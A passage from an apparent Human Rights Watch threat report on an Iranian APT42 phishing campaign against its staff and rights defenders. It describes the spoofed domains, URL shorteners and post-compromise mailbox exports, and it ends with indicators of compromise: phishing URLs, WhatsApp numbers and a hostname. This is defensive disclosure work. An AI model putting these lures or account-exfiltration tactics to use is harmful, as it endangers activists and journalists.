The second Human Rights Watch staff member who was targeted on November 23, 2022, received the same WhatsApp messages from the same number that contacted other targets. The malicious link shared with the staff was hosted on mailer-daemon[.]org and the attackers used the same URL shortener (cutly[.]biz) to hide the full name of the domain.

The use of fake, uncommon, or custom URL shorteners was also seen in attacks attributed to other Iranian threat actors such as Phosphorus against Israeli and US targets in June 2022, for which they used litby[.]us.

The investigation of the attacker's infrastructure showed that the same group registered the domain uani[.]us, a typo-squatted domain that copies an advocacy group based in the United States called United Against Nuclear Iran, which was targeted by Charming Kitten in November 2021.

All of the IP addresses used to connect to the compromised accounts were from the Express VPN (Virtual Private Network) service. Nevertheless, Human Rights Watch found one Iranian IP address, 5.160.239.XXX, that connected to one of the target's inboxes. This could potentially be the public IP address of the attacker's own network, perhaps revealed after they forgot to enable their VPN before connecting.



Windows
DESKTOP-F8QNCC0
Tehran, Tehran Province, Iran
Last activity: Yesterday, 7:25 AM
Signed out
First sign-in: Oct 16

Don't recognize something?

RECENT ACTIVITY

- Tehran, Tehran Province, Iran Oct 20

How locations and times are determined

Screenshot of the connection logged on a compromised Google account (October 2022).
One of the most notable characteristics of Iranian government-backed threat groups is their highly targeted spear-phishing, social engineering techniques, and impersonation of conference and summit organizers to build trust and rapport with their targets. In this attack, APT42 used the Lebanon-based think tank to trick their targets. The organizers of the Munich Security Conference and Think 20 (T20) Summit in Saudi Arabia have been impersonated in similar ways.


The recent Mandiant report on APT42 has provided more detailed information into the difference and links between the APT35 and APT42 groups, both of which Mandiant attributes to Iran's IRGC. The CERTFA, for instance, has reattributed a campaign to APT42 instead of APT35 after this publication.

Technical Details on Post-Compromise Action and Indicators of Compromise

During the investigation, Human Rights Watch supported journalists and human rights defenders who were compromised by this phishing campaign. This gave Human Rights Watch insight into the attackers' post-compromise actions.

In at least one case, the attackers performed a Google Takeout request, a service that exports all of an account's activity and information, including web searches, payments, travel and locations, ads clicked on, YouTube activity, and additional account information. It is the most comprehensive and intrusive method to export data in a Google account. The use of Google Takeout to extract data from a compromised account is in line with the features of the HYPERSCRAPE tool identified by the Google TAG team, although Human Rights Watch could not confirm if the tool was used based on logs to which it had access.

For several targets, the attacker synchronized the compromised mailbox to a Microsoft service in order to export the contents of the mailbox. As far as we know, it is the first time that this behavior is reported as a post-compromise tactic used by APT42.



App details

Microsoft

Has access to:

Read, compose, send, and permanently delete all your email from Gmail


More about this app:

Access given on: October 16, 2022

Google's security activity revealed that the attackers accessed the targets' accounts almost immediately after the compromise, and that they maintained access until we informed the targets and assisted them to remove the attacker's connected device.

Based on Google Security logs, we identified the IP addresses used to connect to a compromised account.

We observed the same computer name connected to all of the compromised accounts: DESKTOP-F8QNCC0.



Windows

DESKTOP-F8QNCC0

Last activity: October 18, 4:58 PM

Signed out

First sign-in: Oct 16

Browsers, apps, and services that had some access to your account on the device

Screenshot of the computer name connected to all of the compromised accounts.

Indicators of Compromise

WhatsApp numbers used by the attackers:

1. +1-234-312-1624
2. +1-209-233-0560
3. +1-804-500-1154

cutly[.]biz

hxxps://sharefilesonline[.]live/xxxxxx/BI-File-2022.html

hxxps://sharefilesonline[.]live/xxxxxx/G-check-first.html

hxxps://sharefilesonline[.]live/xxxxxx/G-transfer.html

hxxps://sharefilesonline[.]live/xxxxxx/continue.html

hxxps://sharefilesonline[.]live/xxxxxx/index.php

hxxps://mailer-daemon[.]net/file=sharing=system/xxxxxx/first.check.html

hxxp://mailer-daemon[.]org/ xxxxxx /index.php

DESKTOP-F8QNCC0

5.160.239.XXX

Topic

Technology and Rights